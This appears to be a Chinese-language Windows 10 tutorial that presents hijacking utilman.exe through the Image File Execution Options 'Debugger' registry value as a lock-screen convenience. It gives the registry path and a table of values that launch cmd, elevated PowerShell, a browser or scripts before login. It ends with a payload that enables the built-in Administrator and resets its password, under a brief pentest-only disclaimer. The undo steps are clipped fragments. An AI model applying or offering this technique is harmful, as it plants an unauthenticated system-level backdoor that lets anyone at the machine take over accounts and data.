
Windows 10 鎖屏界面右下角「輕松訪問」 (易用性) 按鈕默認啟動放大鏡/講述人/屏幕鍵盤/高對比度等工具,對多數用戶低頻甚至零使用。通過註冊表 Image File Execution Options (IFEO) 劫持 utilman.exe (輕松訪問宿主程序),可將其替換為任意應用 (命令提示符、PowerShell、記事本、計算器、瀏覽器、自定義腳本),實現鎖屏快速啟動高頻工具,無需登錄系統。

regedit → 回車。
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options。Image File Execution Options → 新建 → 項 → 命名 utilman.exe。

utilman.exe 右側空白處右鍵 → 新建 → 字符串值 → 命名 Debugger。

Debugger → 「數值數據」輸入目標應用完整路徑 (含參數) → 確定。
| 目標應用 | Debugger 數值數據 | 適用場景 |
|---|---|---|
| 命令提示符 (CMD) | C:\Windows\System32\cmd.exe | 系統急救、網絡診斷、批處理執行、註冊表修改 |
| PowerShell (管理員) | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command "Start-Process powershell -Verb RunAs" | 高級管理、遠程操作、模塊管理、自動化腳本 |
| 記事本 | C:\Windows\System32\notepad.exe | 快速記錄、查看日誌、編輯配置文件 |
| 任務管理器 | C:\Windows\System32\Taskmgr.exe | 進程管理、性能監控、啟動項控制、用戶會話 |
| 控制面板 | C:\Windows\System32\control.exe | 系統設置、網絡配置、程序卸載、用戶賬戶 |
| 瀏覽器 (Edge) | C:\Windows\System32\msedge.exe | 緊急查資料、訪問路由器管理頁、雲端筆記 |
| 自定義批處理腳本 | C:\Windows\System32\cmd.exe /c "C:\Scripts\LockScreenTool.bat" | 一鍵執行預設運維腳本 (清理、備份、診斷、重置) |
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe 整個項。Debugger 數值數據清空/改為 0。Debugger = C:\Windows\System32\cmd.exe /k "net user Administrator /active:yes & net user Administrator NewPass123!" — 鎖屏點擊即啟用內置 Administrator 並重置密碼。**僅限授權滲透測試/教學演示環境使用,生產環境嚴禁。**